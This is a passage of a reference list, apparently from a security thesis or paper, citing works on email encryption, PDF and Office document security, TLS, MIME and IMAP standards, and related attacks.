[35] Dan Boneh, Antoine Joux, and Phong Q. Nguyen. “Why Textbook ElGamal and RSA Encryption Are Insecure”. In: *Proceedings of the 6th International Conference on the Theory and Application of Cryptology and Information Security: Advances in Cryptology*. ASIACRYPT ’00. Berlin, Heidelberg: Springer-Verlag, 2000, pp. 30–43. ISBN: 3-540-41404-5. URL: http://dl.acm.org/citation.cfm?id=647096.716876.

[36] N. Borenstein and N. Freed. *MIME (Multipurpose Internet Mail Extensions): Mechanisms for Specifying and Describing the Format of Internet Message Bodies*. RFC 1341. IETF, June 1992. URL: http://tools.ietf.org/rfc/rfc1341.txt.

[37] Ravishankar Borgaonkar et al. “New Privacy Threat on 3G, 4G, and Upcoming 5G AKA Protocols”. In: *Proceedings on Privacy Enhancing Technologies* 2019.3 (July 1, 2019), pp. 108–127. ISSN: 2299-0984. DOI: 10.2478/popets-2019-0039. URL: https://petsymposium.org/popets/2019/popets-2019-0039.php (visited on 07/18/2023).

[38] J. Boyer. *XForms 1.1*. W3C Recommendation. Oct. 20, 2009. URL: https://www.w3.org/TR/xforms11/ (visited on 02/03/2023).

[39] Marcus Brinkmann et al. “ALPACA: Application Layer Protocol Confusion - Analyzing and Mitigating Cracks in TLS Authentication”. In: *Proceedings of the 30th USENIX Security Symposium (USENIX Security ’21)*. USENIX Security Symposium. 2021. URL: https://www.usenix.org/conference/usenixsecurity21/presentation/brinkmann.

[40] Bundesministerium der Justiz und für Verbraucherschutz. *§90 TKG - Missbrauch von Sende- Oder Sonstigen Telekommunikationsanlagen*. May 2012. URL: http://www.lexsoft.de/cgi-bin/lexsoft/justizportal_nrw.cgi?t=16754311979996535 4&xid=327463,91 (visited on 02/03/2023).

[41] J. Burns. *Cross Site Request Forgery - an Introduction to a Common Web Application Weakness, Information Security Partners*. Information Security Partners, LLC, 2005, p. 9. URL: https://www.icir.org/vern/cs161-sp17/notes/CSRF_Paper.pdf (visited on 02/03/2023).

[42] Elie Bursztein et al. "Handcrafted Fraud and Extortion: Manual Account Hijacking in the Wild". In: *IMC '14 Proceedings of the 2014 Conference on Internet Measurement Conference*. 1600 Amphitheatre Parkway, 2014, pp. 347–358. URL: https://www.elie.net/publication/handcrafted-fraud-and-extortion-manual-account-hijacking-in-the-wild.

[43] J. Callas et al. *OpenPGP Message Format*. RFC 2440. IETF, Nov. 1998. URL: http://tools.ietf.org/rfc/rfc2440.txt.

[44] J. Callas et al. *OpenPGP Message Format*. RFC 4880. IETF, Nov. 2007. URL: http://tools.ietf.org/rfc/rfc4880.txt.

[45] M. Caloyannides, N. Memon, and W. Venema. "Digital Forensics". In: *IEEE Security & Privacy Magazine* 7.2 (2009), pp. 16–17. DOI: 10.1109/MSP.2009.34. URL: https://doi.org/10.1109/MSP.2009.34.

[46] CANON. *PDF Encryption*. Apr. 2019. URL: https://hk.canon/en/business/web/pdf-encryption (visited on 02/03/2023).

[47] Curtis Carmony et al. "Extract Me If You Can: Abusing PDF Parsers in Malware Detectors". In: *Proceedings of the 23rd Annual Network and Distributed System Security Symposium (NDSS)*. Annual Network and Distributed System Security Symposium (NDSS). San Diego, CA, USA: The Internet Society, 2016. URL: https://www.ndss-symposium.org/wp-content/uploads/2017/09/extract-me-if-you-can-abusing-pdf-parsers-malware-detectors.pdf.

[48] Giuseppe Cattaneo, Giancarlo Maio, and Umberto Petrillo. "Security Issues and Attacks on the GSM Standard: A Review". In: *JOURNAL OF UNIVERSAL COMPUTER SCIENCE* 19 (Jan. 2013), pp. 2437–2452. DOI: 10.3217/jucs-019-16-2437. URL: https://lib.jucs.org/article/23929/download/pdf_viewer/.

[49] Check Point Research. *NTLM Credentials Theft via PDF Files*. Apr. 2018. URL: https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/ (visited on 02/03/2023).

[50] Ping Chen et al. "A Dangerous Mix: Large-Scale Analysis of Mixed-Content Websites". In: *Proceedings of the 16th International Conference on Information Security - Volume 7807*. ISC 2013. Berlin, Heidelberg: Springer, 2015, pp. 354–363. ISBN: 978-3-319-27658-8. DOI: 10.1007/

978-3-319-27659-5_25. URL: https://doi.org/10.1007/978-3-319-27659-5_25.

[51] Y. Chen et al. "Devils in the Guidance: Predicting Logic Vulnerabilities in Payment Syndication Services through Automated Documentation Analysis". In: *Proceedings of the 28th USENIX Security Symposium (USENIX Security '19)*. USENIX Security Symposium. 2019, pp. 747–764. URL: https://www.usenix.org/system/files/sec19-chen-yi.pdf.

[52] C. Cimpanu. *Frankfurt Shuts down IT Network Following Emotet Infection*. ZDNet. Dec. 2019. URL: https://www.zdnet.com/article/frankfurt-shuts-down-it-network-following-emotet-infection/ (visited on 02/03/2023).

[53] CipherMail. *Email Encryption Gateway*. Jan. 2019. URL: https://www.ciphermail.com/gateway.html (visited on 02/03/2023).

[54] Cisco Umbrella. *Cisco Umbrella Popularity List*. Umbrella Popularity List. URL: https://s3-us-west-1.amazonaws.com/umbrella-static/index.html (visited on 04/05/2023).

[55] T. Claburn. *Use an 8-Char Windows NTLM Password?* Feb. 2019. URL: https://www.theregister.co.uk/2019/02/14/password_length/ (visited on 02/03/2023).

[56] Aviad Cohen et al. "SFEM: Structural Feature Extraction Methodology for the Detection of Malicious Office Documents Using Machine Learning Methods". In: *Expert Systems with Applications* 63 (2016), pp. 324–343. ISSN: 0957-4174. DOI: 10.1016/j.eswa.2016.07.010. URL: https://www.sciencedirect.com/science/article/pii/S0957417416303542.

[57] Multiple Contributors. *Does Offlineimap Verify SSL Certificates?* June 2017. URL: http://www.offlineimap.org/doc/FAQ.html#does-offlineimap-verify-ssl-certificates (visited on 02/03/2023).

[58] Core Security. *SSH Protocol 1.5 Session Key Recovery Vulnerability*. 2001. URL: https://www.coresecurity.com/core-labs/advisories/ssh-protocol-15-session-key-recovery-vulnerability (visited on 02/03/2023).

[59] MITRE Corporation. *CWE-836: Use of Password Hash Instead of Password for Authentication*. 2012. URL: https://cwe.mitre.org/data/definitions/836.html (visited on 02/03/2023).

[60] Andrei Costin. "Postscript: Danger Ahead?!" HITBSECCONF2021 (Amsterdam). 2012. URL: https://www.eurecom.fr/publication/3749/download/rs-publi-3749.pdf (visited on 02/03/2023).

[61] R. Cox. *Zip Files All the Way Down*. Thoughts and Links about Programming. Mar. 2010. URL: https://research.swtch.com/zip (visited on 02/03/2023).

[62] Ronald Cramer and Victor Shoup. "A Practical Public Key Cryptosystem Provably Secure against Adaptive Chosen Ciphertext Attack". In: *Advances in Cryptology — CRYPTO '98*. Ed. by Hugo Krawczyk. Lecture Notes in Computer Science. Berlin, Heidelberg: Springer, 1998, pp. 13–25. ISBN: 978-3-540-68462-6. DOI: 10.1007/BFb0055717.

[63] Cas Cremers et al. "A Comprehensive Symbolic Analysis of TLS 1.3". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. CCS '17. New York, NY, USA: Association for Computing Machinery, Oct. 30, 2017, pp. 1773–1788. ISBN: 978-1-4503-4946-8. DOI: 10.1145/3133956.3134063. URL: https://doi.org/10.1145/3133956.3134063 (visited on 02/02/2023).

[64] M. Crispin. *INTERNET MESSAGE ACCESS PROTOCOL - VERSION 4rev1*. RFC 3501. IETF, Mar. 2003. URL: http://tools.ietf.org/rfc/rfc3501.txt.

[65] D. Crocker. *STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES*. RFC 822. IETF, Aug. 1982. URL: http://tools.ietf.org/rfc/rfc0822.txt.

[66] D. Crocker et al. *Standard for the format of ARPA network text messages*. RFC 733. IETF, Nov. 1977. URL: http://tools.ietf.org/rfc/rfc0733.txt.

[67] Juan Carlos Cruellas et al. *XML Advanced Electronic Signatures (XAdES)*. W3C Note. Feb. 20, 2003. URL: https://www.w3.org/TR/XAdES/ (visited on 02/03/2023).

[68] Cure53. *Pentest-Report Enigmail*. Nov. 10, 2017. URL: https://cure53.de/pentest-report_thunderbird-enigmail.pdf (visited on 02/03/2023).

[69] Bianca Danczul et al. "Cuteforce Analyzer: A Distributed Bruteforce Attack on PDF Encryption with Gpus and Fpgas". In: *Proceedings of the 2013 International Conference on Availability, Reliability and Security (ARES '13)*. Conference on Availability, Reliability and Security (ARES). Sept. 2013, pp. 720–725. DOI: 10.1109/ARES.2013.94. URL: https://ieeexplore.ieee.org/document/6657310.

[70] Don Davis. "Defective Sign & Encrypt in S/MIME, PKCS#7, MOSS, PEM, PGP, and XML". In: *Proceedings of the General Track: 2001 USENIX Annual Technical Conference*. Berkeley, CA, USA: USENIX Association, 2001, pp. 65–78. ISBN: 1-880446-09-X. URL: http://dl.acm.org/citation.cfm?id=647055.715781.

[71] Jonathan Dechaux, Eric Filiol, and Jean-Paul Fizaine. "Office Documents: New Weapons of Cyberwarfare". In: *Proceedings of Hack.Lu 2016*. Hack.Lu. 2016. URL: https://2016.hack.lu/archive/2010/Filiol-Office-Documents-New-Weapons-of-Cyberwarfare-paper.pdf.

[72] Jean Paul Degabriele and Kenneth G. Paterson. "Attacking the Ipsec Standards in Encryption-Only Configurations". In: *Proceedings of the 2007 IEEE Symposium on Security and Privacy (S&P '07)*. IEEE Symposium on Security and Privacy (S&P). 2007, pp. 335–349. URL: https://ieeexplore.ieee.org/document/4223237.

[73] Jean Paul Degabriele and Kenneth G. Paterson. "On the (in)Security of Ipsec in MAC-then-encrypt Configurations". In: *Proceedings of the 17th ACM Conference on Computer and Communications Security (CCS '10)*. ACM Conference on Computer and Communications Security (CCS). CCS '10. New York, NY, USA: Association for Computing Machinery, 2010, pp. 493–504. ISBN: 978-1-4503-0245-6. DOI: 10.1145/1866307.1866363. URL: https://doi.org/10.1145/1866307.1866363.

[74] Antoine Delignat-Lavaud et al. "Implementing and Proving the TLS 1.3 Record Layer". In: *2017 IEEE Symposium on Security and Privacy (SP)*. 2017 IEEE Symposium on Security and Privacy (SP). May 2017, pp. 463–482. DOI: 10.1109/SP.2017.58.

[75] Dennis Detering et al. "On the (in-)Security of JavaScript Object Signing and Encryption". In: *Proceedings of the 1st Reversing and Offensive-Oriented Trends Symposium (ROOTS '17)*. Reversing and Offensive-Oriented Trends Symposium (ROOTS). ROOTS. New York, NY, USA: Association for Computing Machinery, 2017, p. 3. ISBN: 978-1-4503-5321-2. DOI: 10.1145/3150376.3150379. URL: https://doi.org/10.1145/3150376.3150379.

[76] P. Deutsch. *DEFLATE Compressed Data Format Specification version 1.3*. RFC 1951. IETF, May 1996. URL: http://tools.ietf.org/rfc/rfc1951.txt.

[77] P. Deutsch and J-L. Gailly. *ZLIB Compressed Data Format Specification version 3.3*. RFC 1950. IETF, May 1996. URL: http://tools.ietf.org/rfc/rfc1950.txt.

[78] E. Didriksen. "Forensic Analysis of OOXML Documents". MA thesis. Gjøvik: Gjøvik University College, 2014. 157 pp. URL: https://ntnuopen.ntnu.no/ntnu-xmlui/bitstream/handle/11250/198656/EDidriksen.pdf?sequence=1 (visited on 02/03/2023).

[79] T. Dierks and E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.2*. RFC 5246. IETF, Aug. 2008. URL: http://tools.ietf.org/rfc/rfc5246.txt.

[80] Hoà V. Dinh. *LibEtPan*. URL: https://www.etpan.org/libetpan.html (visited on 10/10/2020).

[81] Dirk Wetter. *Testssl.Sh*. URL: https://testssl.sh (visited on 02/04/2021).

[82] W. Dormann. *Who Needs to Exploit Vulnerabilities When You Have Macros?* 2016. URL: https://insights.sei.cmu.edu/cert/2016/06/who-needs-to-exploit-vulnerabilities-when-you-have-macros.html (visited on 02/03/2023).

[83] Benjamin Dowling et al. "A Cryptographic Analysis of the TLS 1.3 Handshake Protocol Candidates". In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. CCS '15. New York, NY, USA: Association for Computing Machinery, Oct. 12, 2015, pp. 1197–1210. ISBN: 978-1-4503-3832-5. DOI: 10.1145/2810103.2813653. URL: https://doi.org/10.1145/2810103.2813653 (visited on 02/02/2023).

[84] Christian Dresen et al. "CORSICA: Cross-Origin Web Service Identification". In: *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security (AsiaCCS '20)*. ACM Asia Conference on Computer and Communications Security (AsiaCCS). ASIA CCS '20. New York, NY, USA: Association for Computing Machinery, Oct. 5, 2020, pp. 409–419. ISBN: 978-1-4503-6750-9. DOI: 10.1145/3320269.3372196. URL: https://doi.org/10.1145/3320269.3372196 (visited on 01/06/2022).

[85] V. Dukhovni and W. Hardaker. *SMTP Security via Opportunistic DNS-Based Authentication of Named Entities (DANE) Transport Layer Security (TLS)*. RFC 7672. IETF, Oct. 2015. URL: http://tools.ietf.org/rfc/rfc7672.txt.

[86] V. Dukhovni and W. Hardaker. *The DNS-Based Authentication of Named Entities (DANE) Protocol: Updates and Operational Guidance*. RFC 7671. IETF, Oct. 2015. URL: http://tools.ietf.org/rfc/rfc7671.txt.

[87] Orr Dunkelman, Nathan Keller, and Adi Shamir. *A Practical-Time Attack on the A5/3 Cryptosystem Used in Third Generation GSM Telephony*. 2010. URL: https://eprint.iacr.org/2010/013.pdf. preprint.

[88] Zakir Durumeric et al. "Neither Snow nor Rain nor MITM...: An Empirical Analysis of Email Delivery Security". In: *Proceedings of the 2015 Internet Measurement Conference*. IMC '15. New York, NY, USA: ACM, 2015, pp. 27–39. ISBN: 978-1-4503-3848-6. DOI: 10.1145/2815675.2815695. URL: http://doi.acm.org/10.1145/2815675.2815695.

[89] Morris Dworkin. *Recommendation for Block Cipher Modes of Operation - Methods and Techniques*. 2001. URL: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-38a.pdf (visited on 12/27/2022).

[90] Simon Ebbers et al. "Grand Theft App: Digital Forensics of Vehicle Assistant Apps". In: *The 16th International Conference on Availability, Reliability and Security*. ARES 2021. New York, NY, USA: Association for Computing Machinery, Aug. 17, 2021, pp. 1–6. ISBN: 978-1-4503-9051-4. DOI: 10.1145/3465481.3465754. URL: https://doi.org/10.1145/3465481.3465754 (visited on 01/06/2022).

[91] ECMA. *ECMA-376 – Office Open XML File Formats (Archived)*. 2006. URL: https://web.archive.org/web/20221024125227/https://www.ecma-international.org/wp-content/uploads/ecma-376_first_edition_december_2006.zip (visited on 10/24/2022).

[92] ElcomSoft Co. Ltd. *ElcomSoft Claims Adobe Acrobat 9 Is a Hundred Times Less Secure*. Nov. 2008. URL: https://www.elcomsoft.com/PR/apdfpr_081126_en.pdf (visited on 02/03/2023).

[93] ElcomSoft Co.Ltd. *Unlocking PDF: Guaranteed Password Recovery for Adobe Acrobat*. 2007. URL: https://www.elcomsoft.com/WP/guaranteed_password_recovery_for_adobe_acrobat_en.pdf (visited on 02/03/2023).

[94] Electronic Frontier Foundation. *How to: Use PGP for Windows*. Surveillance Self-Defense. URL: https://ssd.eff.org/en/module/how-use-pgp-windows (visited on 02/22/2018).

[95] M. Elkins et al. *MIME Security with OpenPGP*. RFC 3156. IETF, Aug. 2001. URL: http://tools.ietf.org/rfc/rfc3156.txt.

[96] E. Ellingsen. *ZIP File Quine*. 2005. URL: http://www.steike.com/code/useless/zip-file-quine/ (visited on 02/03/2023).

[97] ETSI. *Lawful Interception (LI); Service Specific Details for E-mail Services*. May 2004. URL: https://www.etsi.org/deliver/etsi_ts/102200_102299/102233/01.02.01_60/ts_102233v010201p.pdf (visited on 01/30/2023).

[98] European Commission. *Alert Number: A12/0157/19 - Smart Watch for Children (ENOX Safe-KID-one)*. Safety Gate: the EU rapid alert system for dangerous non-food products. Feb. 2019. URL: https://ec.europa.eu/safety-gate-alerts/screen/webReport/alertDetail/349994?lang=en (visited on 02/03/2023).

[99] European Commission. *General Data Protection Regulation*. Regulation (EU) 2016/679 of the european parliament and of the council on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation). Apr. 27, 2016. URL: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679 (visited on 01/06/2023).

[100] Dennis Felsch et al. "The Dangers of Key Reuse: Practical Attacks on Ipsec IKE". In: *Proceedings of the 27th USENIX Security Symposium (USENIX Security '18)*. USENIX Security Symposium. Baltimore, MD: USENIX Association, Aug. 2018, pp. 567–583. ISBN: 978-1-939133-04-5. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/felsch.

[101] David Fifield. "A Better Zip Bomb". In: *Proceedings of the 13th USENIX Workshop on Offensive Technologies (WOOT '19)*. USENIX Workshop on Offensive Technologies (WOOT). Oct. 2019. URL: https://www.usenix.org/system/files/woot19-paper_fifield_0.pdf.

[102] FindMyKids. *FindMyKids GPS Child Tracking App: Features & Benefits*. Aug. 2019. URL: https://findmykids.org/blog/en/gps-child-tracking-app (visited on 03/21/2020).

[103] Forbrukerrådet. *#WatchOut - Analysis of Smartwatches for Children*. ConPolicy - Institut für Verbraucherpolitik. Oct. 23, 2017. URL: https://fil.forbrukerradet.no/wp-content/uploads/2017/10/watchout-rapport-october-2017.pdf (visited on 02/03/2023).

[104] B. Ford. *Modernizing the OpenPGP Message Format*. IETF Datatracker. 2015. URL: https://datatracker.ietf.org/doc/html/draft-ford-openpgp-format-00 (visited on 01/10/2022).

[105] Gertjan Franken, Tom Van Goethem, and Wouter Joosen. "Who Left Open the Cookie Jar? A Comprehensive Evaluation of Third-Party Cookie Policies". In: *Proceedings of the 27th USENIX Security Symposium (USENIX Security '18)*. USENIX Security Symposium. Baltimore, MD: USENIX Association, 2018, pp. 151–168. ISBN: 978-1-931971-46-1. URL: https://www.usenix.org/conference/usenixsecurity18/presentation/franken.

[106] J. Franks et al. *HTTP Authentication: Basic and Digest Access Authentication*. RFC 2617. IETF, June 1999. URL: http://tools.ietf.org/rfc/rfc2617.txt.

[107] N. Freed. *SMTP Service Extension for Command Pipelining*. RFC 2920. IETF, Sept. 2000. URL: http://tools.ietf.org/rfc/rfc2920.txt.

[108] N. Freed and N. Borenstein. *Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples*. RFC 2049. IETF, Nov. 1996. URL: http://tools.ietf.org/rfc/rfc2049.txt.

[109] N. Freed and N. Borenstein. *Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies*. RFC 2045. IETF, Nov. 1996. URL: http://tools.ietf.org/rfc/rfc2045.txt.

[110] N. Freed and N. Borenstein. *Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types*. RFC 2046. IETF, Nov. 1996. URL: http://tools.ietf.org/rfc/rfc2046.txt.

[111] N. Freed, J. Klensin, and J. Postel. *Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures*. RFC 2048. IETF, Nov. 1996. URL: http://tools.ietf.org/rfc/rfc2048.txt.

[112] Clemens Fruhwirth. "New Methods in Hard Disk Encryption". PhD thesis. July 18, 2005. URL: http://clemens.endorphin.org/nmihde/nmihde-A4-ds.pdf (visited on 02/03/2023).

[113] Z. Fu et al. "Forensic Investigation of OOXML Format Documents". In: *Digital Investigation* 8.1 (July 2011), pp. 48–55. DOI: 10.1016/j.diin.2011.04.001. URL: https://www.sciencedirect.com/science/article/abs/pii/S1742287611000235.

[114] Laurent Gaffie. *Responder*. SpiderLabs, 2020. URL: https://github.com/SpiderLabs/Responder (visited on 04/05/2023).

[115] M. Gahrns. *IMAP4 Login Referrals*. RFC 2221. IETF, Oct. 1997. URL: http://tools.ietf.org/rfc/rfc2221.txt.

[116] M. Gahrns. *IMAP4 Mailbox Referrals*. RFC 2193. IETF, Sept. 1997. URL: http://tools.ietf.org/rfc/rfc2193.txt.

[117] J. Gajek. "Macro Malware: Dissecting a Malicious Word Document". In: *Network Security* 2017.5 (2017), pp. 8–13. ISSN: 1353-4858. DOI: 10.1016/S1353-4858(17)30049-1. URL: https://www.sciencedirect.com/science/article/pii/S1353485817300491.

[118] J. Galvin et al. *Security Multiparts for MIME: Multipart/Signed and Multipart/Encrypted*. RFC 1847. IETF, Oct. 1995. URL: http://tools.ietf.org/rfc/rfc1847.txt.

[119] L. Garber. "Melissa Virus Creates a New Type of Threat". In: *Computer* 32.6 (1999), pp. 16–19. DOI: 10.1109/MC.1999.769438. URL: https://ieeexplore.ieee.org/document/769438.

[120] S. Garfinkel and J. Migletz. "New XML-based Files Implications for Forensics". In: *IEEE Symposium on Security and Privacy (S&P)* 7.2 (2009), pp. 38–44. DOI: 10.1109/MSP.2009.44. URL: https://ieeexplore.ieee.org/document/4812155.

[121] Simon Garfinkel. "Leaking Sensitive Information in Complex Document Files–and How to Prevent It". In: *IEEE Security & Privacy Magazine* 12.1 (2014), pp. 20–27. DOI: 10.1109/MSP.2013.131. URL: https://ieeexplore.ieee.org/document/6654123.

[122] Christina Garman et al. "Dancing on the Lip of the Volcano: Chosen Ciphertext Attacks on Apple iMessage". In: *Proceedings of the 25th USENIX Security Symposium (USENIX Security '16)*. USENIX Security Symposium. 2016, pp. 655–672. URL: https://www.usenix.org/system/files/conference/usenixsecurity16/sec16_paper_garman.pdf.

[123] R. Gellens and J. Klensin. *Message Submission*. RFC 2476. IETF, Dec. 1998. URL: http://tools.ietf.org/rfc/rfc2476.txt.

[124] R. Gellens and J. Klensin. *Message Submission for Mail*. RFC 6409. IETF, Nov. 2011. URL: http://tools.ietf.org/rfc/rfc6409.txt.

[125] R. Gellens, C. Newman, and L. Lundblade. *POP3 Extension Mechanism*. RFC 2449. IETF, Nov. 1998. URL: http://tools.ietf.org/rfc/rfc2449.txt.

[126] Daniel Kahn Gillmor. *Guidance on End-to-End E-mail Security*. Internet Draft draft-ietf-lamps-e2e-mail-guidance-06. Internet Engineering Task Force, Apr. 6, 2023. 50 pp. URL: https://datatracker.ietf.org/doc/draft-ietf-lamps-e2e-mail-guidance (visited on 04/07/2023).

[127] Shafi Goldwasser and Silvio Micali. "Probabilistic Encryption". In: *Journal of Computer and System Sciences* 28.2 (Apr. 1, 1984), pp. 270–299. ISSN: 0022-0000. DOI: 10.1016/0022-0000(84)90070-9. URL: https://www.sciencedirect.com/science/article/pii/0022000084900709 (visited on 12/29/2022).

[128] G. Good. *The LDAP Data Interchange Format (LDIF) - Technical Specification*. RFC 2849. IETF, June 2000. URL: http://tools.ietf.org/rfc/rfc2849.txt.

[129] Fernando Gozalo. *Ubuntu Bugs: Pop3 and Imap Tls Plaintext Command Injection*. Oct. 2013. URL: https://sourceforge.net/p/courier/mailman/courier-imap/thread/525D3389.4080507%40csi.uned.es/#msg31522221 (visited on 02/03/2023).

[130] Matthew Green. *What's the Matter with PGP?* A Few Thoughts on Cryptographic Engineering. Aug. 2014. URL: https://blog.cryptographyengineering.com/2014/08/13/whats-matter-with-pgp/ (visited on 02/03/2023).

[131] Andy Greenberg. "Your Microsoft Exchange Server Is a Security Liability". In: *Wired* (Oct. 21, 2022). ISSN: 1059-1028. URL: https://www.wired.com/story/microsoft-exchange-server-vulnerabilities/ (visited on 01/30/2023).

[132] Glenn Greenwald. "NSA Collecting Phone Records of Millions of Verizon Customers Daily". In: *The Guardian. US news* (June 6, 2013). ISSN: 0261-3077. URL: https://www.theguardian.com/world/2013/jun/06/nsa-phone-records-verizon-court-order (visited on 01/06/2023).

[133] Glenn Greenwald and Spencer Ackerman. "NSA Collected US Email Records in Bulk for More than Two Years under Obama". In: *The Guardian* (June 27, 2013). URL: https://www.theguardian.com/world/2013/jun/27/nsa-data-mining-authorised-obama (visited on 02/03/2023).

[134] Martin Grothe et al. "How to Break Microsoft Rights Management Services". In: *Proceedings of the 10th USENIX Workshop on Offensive Technologies (WOOT '16)*. USENIX Workshop on Offensive Technologies (WOOT). Austin, TX: USENIX Association, 2016. URL: https://www.usenix.org/conference/woot16/workshop-program/presentation/grothe.

[135] Douglas MacMillan Hagey Sarah Krouse and Keach. "Yahoo, Bucking Industry, Scans Emails for Data to Sell Advertisers". In: *The Wall Street Journal* (Aug. 28, 2018). URL: https://www.wsj.com/articles/yahoo-bucking-industry-scans-emails-for-data-to-sell-advertisers-1535466959 (visited on 01/30/2023).

[136] Robert J. Hansen. *SKS Keyserver Network Under Attack*. Github Gists. Sept. 29, 2019. URL: https://gist.github.com/rjhansen/67ab921ffb4084c865b3618d6955275f (visited on 01/16/2023).

[137] D. Harkins. *Synthetic Initialization Vector (SIV) Authenticated Encryption Using the Advanced Encryption Standard (AES)*. RFC 5297. IETF, Oct. 2008. URL: http://tools.ietf.org/rfc/rfc5297.txt.

[138] S. Hegt and P. Ceelen. "The MS Office Magic Show". DerbyCon 8.0. 2018. URL: https://www.youtube.com/watch?v=xY2DIRfqNvA (visited on 02/03/2023).

[139] Stan Hegt and Pieter Ceelen. “MS Office in Wonderland”. BlackHat Asia. Mar. 2019. URL: https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Hegt-MS-Office-in-Wonderland.pdf (visited on 02/03/2023).

[140] P. Hoffman. *SMTP Service Extension for Secure SMTP over TLS*. RFC 2487. IETF, Jan. 1999. URL: http://tools.ietf.org/rfc/rfc2487.txt.

[141] P. Hoffman. *SMTP Service Extension for Secure SMTP over Transport Layer Security*. RFC 3207. IETF, Feb. 2002. URL: http://tools.ietf.org/rfc/rfc3207.txt.

[142] Jamie Holding. *Advanced Certificate Bypassing in Android with Frida*. Jamie Holding. Jan. 19, 2019. URL: https://blog.jamie.holdings/2019/01/19/advanced-certificate-bypassing-in-android-with-frida/ (visited on 02/03/2023).

[143] Ralph Holz et al. “TLS in the Wild: An Internet-Wide Analysis of TLS-based Protocols for Electronic Communication”. In: *Proceedings of the 23rd Annual Network and Distributed System Security Symposium (NDSS)*. Network and Distributed System Security Symposium (NDSS). San Diego, CA, USA: NDSS, 2016. URL: http://wp.internetsociety.org/ndss/wp-content/uploads/sites/25/2017/09/tls-wild-internet-wide-analysis-tls-based-protocols-electronic-communication.pdf.

[144] J. Hong, Z. Chen, and J. Hu. “Analysis of Encryption Mechanism in Office 2013”. In: *Proceedings of the 9th International Conference on Anti-counterfeiting, Security, and Identification (ASID)*. Conference on Anti-counterfeiting, Security, and Identification (ASID). 2015, pp. 29–32. DOI: 10.1109/ICASID.2015.7405655. URL: https://ieeexplore.ieee.org/document/7405655.

[145] Xia Hou et al. “Comparison of Wordprocessing Document Format in OOXML and ODF”. In: *Proceedings of the Sixth International Conference on Semantics, Knowledge and Grids (SKG ’10)*. International Conference on Semantics, Knowledge and Grids. 2010, pp. 297–300. URL: https://ieeexplore.ieee.org/document/5663529.

[146] R. Housley. *Cryptographic Message Syntax*. RFC 2630. IETF, June 1999. URL: http://tools.ietf.org/rfc/rfc2630.txt.

[147] R. Housley. *Cryptographic Message Syntax (CMS)*. RFC 5652. IETF, Sept. 2009. URL: http://tools.ietf.org/rfc/rfc5652.txt.

[148] R. Housley. *Cryptographic Message Syntax (CMS) Authenticated-Enveloped-Data Content Type*. RFC 5083. IETF, Nov. 2007. URL: http://tools.ietf.org/rfc/rfc5083.txt.

[149] Martin Hron. *The Secret Life of GPS Trackers*. Decoded avast.io. Sept. 5, 2019. URL: https://decoded.avast.io/martinhron/the-secret-life-of-gps-trackers (visited on 02/03/2023).

[150] Christopher Hummel. *Why Crack When You Can Pass the Hash*. Nov. 3, 2009. URL: https://www.sans.org/white-papers/33219/ (visited on 02/03/2023).

[151] IBM. *IBM Print Transforms from AFP for Infoprint Server for z/OS, V1.2.2*. URL: https://www-01.ibm.com/servers/resourcelink/svc00100.nsf/pages/zOSV2R3G3252634/$file/aokfa00_v2r3.pdf (visited on 02/03/2023).

[152] Alexander Inführ. *Adobe Reader PDF - Client Side Request Injection*. May 2018. URL: https://insert-script.blogspot.de/2018/05/adobe-reader-pdf-client-side-request.html (visited on 02/03/2023).

[153] Alexander1 Inführ. *Multiple PDF Vulnerabilities – Text and Pictures on Steroids*. Dec. 2014. URL: https://insert-script.blogspot.de/2014/12/multiple-pdf-vulnerabilites-text-and.html (visited on 02/03/2023).

[154] Innoport. *HIPAA Compliant Fax by Innoport*. URL: https://www.innoport.com/hipaa-compliant-fax/ (visited on 02/03/2023).

[155] International Organization for Standardization (ISO). *ISO/IEC 26300 - Open Document Format for Office Applications (OpenDocument)*. Standard. Geneva, CH: International Organization for Standardization (ISO), 2015. URL: https://www.iso.org/standard/66363.html (visited on 02/03/2023).

[156] International Organization for Standardization (ISO). *ISO/IEC 29500-1:2016 – Office Open XML File Formats*. Standard. Geneva, CH: International Organization for Standardization (ISO), 2016. URL: https://www.iso.org/standard/71691.html (visited on 02/03/2023).

[157] Internet Assigned Numbers Authority (IANA). *Internet Message Access Protocol (IMAP) Capabilities Registry*. June 2020. URL: https://www.iana.org/assignments/imap-capabilities/imap-capabilities.xhtml (visited on 02/03/2023).

[158] Internet Assigned Numbers Authority (IANA). *MAIL Parameters*. Feb. 2020. URL: https://www.iana.org/assignments/mail-parameters/mail-parameters.txt (visited on 02/03/2023).

[159] Internet Assigned Numbers Authority (IANA). *Post Office Protocol Version 3 (POP3) Extension Mechanism*. Mar. 2013. URL: https://www.iana.org/assignments/pop3-extension-mechanism/pop3-extension-mechanism.xhtml (visited on 02/03/2023).

[160] Gorka Irazoqui et al. "Lucky 13 Strikes Back". In: *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*. ASIA CCS '15. New York, NY, USA: Association for Computing Machinery, 2015, pp. 85–96. ISBN: 978-1-4503-3245-3. DOI: 10.1145/2714576.2714625. URL: https://doi.org/10.1145/2714576.2714625.

[161] Fabian Ising. "Analyzing Oracle Attacks against E-mail End-to-End Encryption". MA thesis. Steinfurt, Germany: Münster University of Applied Sciences (FH Münster), 2018.

[162] Fabian Ising et al. "Content-Type: Multipart/Oracle - Tapping into Format Oracles in Email End-to-End Encryption". In: *Proceedings of the 32nd USENIX Security Symposium (USENIX Security '23)*. USENIX Security Symposium. Anaheim, CA: USENIX Association, 2023. URL: https://www.usenix.org/conference/usenixsecurity23/presentation/ising.

